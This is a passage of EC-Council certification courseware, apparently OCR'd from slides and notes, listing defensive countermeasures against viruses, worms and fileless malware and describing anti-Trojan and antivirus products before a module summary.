
12 Do not open files with **more than one file type extension**

Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they occur.
- Generate an antivirus policy for safe computing and distribute it to the staff.
- Pay attention to the instructions while downloading files or programs from the Internet.
- Regularly update antivirus software.
- Avoid opening attachments received from unknown senders, as viruses spread via email attachments.
- Since virus infections can corrupt data, perform regular data backups.
- Schedule regular scans for all drives after the installation of antivirus software.
- Do not accept disks or programs without checking them using the current version of an antivirus program.
- Ensure that any executable code used within the organization has been approved.
- Do not boot the machine with an infected bootable system disk.
- Stay informed about the latest virus threats.
- Check DVDs for virus infection.
- Ensure that pop-up blockers are enabled and use an Internet firewall.
- Perform disk clean-up and run a registry scanner once a week.
- Run anti-spyware or anti-adware once a week.

- Do not open files with more than one file type extension.
- Exercise caution with files sent through instant messaging applications.
- Perform regular checkups on installed programs and stored data.
- Employ an effective email filter and scan emails on a regular basis.



Fileless Malware Countermeasures

1 Remove all the administrative tools and restrict access through **Windows Group Policy** or Windows AppLocker

2 **Disable PowerShell** and WMI when not in use

3 Disable macros and use only **digitally signed**, trusted macros

4 Install whitelisting solutions such as McAfee Application Control to block **unauthorized applications** and code running on the systems

5 Train employees to detect phishing emails and **to never enable macros** in MS Office documents

6 **Disable PDF readers** to run JavaScript automatically

7 Implement **two-factor authentication** to access critical systems or resources connected to the network

8 Implement **multi-layer security** to detect and defend against memory-resident malware

9 **Run periodic antivirus scans** to detect infections and keep antivirus program updated

10 Install browser protection tools and **disable automatic plugin** downloads

11 Regularly **update and patch** applications and OS


12 Use NGAV software that employs advanced technology such as **AI/ML** to prevent new polymorphic malware

Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker.
- Disable PowerShell and WMI when not in use.
- Disable macros and use only digitally signed, trusted macros.
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on the systems.
- Train employees to detect phishing emails and to never enable macros in MS Office documents.
- Disable PDF readers to run JavaScript automatically.
- Disable Flash in the browser settings.
- Implement two-factor authentication to access critical systems or resources connected to the network.
- Implement multi-layer security to detect and defend against memory-resident malware.
- Use user behavior analytics (UBA) solutions to detect threats hidden within the data.
- Ensure the ability to detect system tools such as PowerShell and WMIC as well as whitelisted application scripts to protect against malicious attacks.
- Run periodic antivirus scans to detect infections and keep the antivirus program updated.

- Install browser protection tools and disable automatic plugin downloads.
- Schedule regular security checks for applications and regularly patch the applications.
- Regularly update the OS with the latest security patches.
- Examine all the running programs for any malicious or new signatures and heuristics.
- Enable endpoint security with active monitoring to protect networks when accessed remotely.
- Examine the indicators of compromise (IoCs) on the system and network.
- Regularly check the security logs, especially when excessive amounts of data leave the network.
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks.
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's behavior patterns with respect to the baselines.
- Use next-generation antivirus (NGAV) software that employs advanced technology such as machine learning (ML) and artificial intelligence (AI) to prevent new polymorphic malware.
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups.
- Use managed detection and response (MDR) services that can perform threat hunting.
- Use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit (EMET) to combat fileless attacks.
- Disable unused or unnecessary applications and service features.
- Uninstall applications that are not important.
- Block all the incoming network traffic or files with the .exe format.
- Check if any PowerShell scripts are masked in any of the drives or in the \TEMP folder.
- Utilize projects such as AltFS, which provides insights into how fileless malware usually works on targeted devices.



LO#08: Demonstrate the Use of Anti-Malware Software

Anti-Malware Software

An attacker uses malware to commit online fraud or theft. Thus, the use of anti-malware software is recommended to help detect malware, remove it, and repair any damage it might cause. This section lists and describes various anti-malware (anti-Trojan and antivirus) software programs.

Anti-Trojan Software

Kaspersky Internet Security

Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing, and dangerous websites

Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Kaspersky Internet Security**

  Source: *https://www.kaspersky.com*

  Kaspersky Internet Security protects devices from various types of intrusions due to Trojans, viruses, spyware, ransomware, phishing, and dangerous websites. It securely stores passwords for easy access on PC, Mac, and mobile. It makes backup copies of photos, music, and files and also encrypts data on PC. Furthermore, it automatically blocks inappropriate content and helps you manage the use of social networks. In addition, it provides extra security when you shop or bank online on PC or Mac.

Antivirus Software

It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **Bitdefender Antivirus Plus**

  Source: *https://www.bitdefender.com*

  Bitdefender Antivirus Plus works against all threats, from viruses, worms, and Trojans to ransomware, zero-day exploits, rootkits, and spyware. It uses a technique called behavioral detection to closely monitor active apps. As soon as it detects suspicious activity, it takes decisive action to prevent infection. It sniffs and blocks malicious websites that masquerade as trustworthy websites to steal financial data such as passwords or credit card numbers.

Module Summary

- In this module, we discussed the following:
  - Concepts of malware and malware propagation techniques
  - Concepts of Potentially unwanted applications (PUAs) and adware
  - Concepts of APT and its lifecycle
  - Concepts of Trojans, their types, and how they infect systems
  - Concepts of viruses, their types, and how they infect files along with the concept of computer worms
  - Concepts of fileless malware and how they infect files
  - How to perform static and dynamic malware analysis and explained different techniques to detect malware
  - Various Trojan, backdoor, virus, and worm countermeasures
  - Various Anti-Trojan and Antivirus tools
- In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation

Module Summary

This module presented the concepts of malware and malware propagation techniques. It explained potentially unwanted applications (PUAs) and adware. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files. Next, it discussed the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how it infects files. It further demonstrated static and dynamic malware analysis and described various techniques to detect malware. This module also presented various measures against Trojans, backdoors, viruses, and worms. Finally, the module ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation.

MODULE 08

SNIFFING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

LEARNING OBJECTIVES

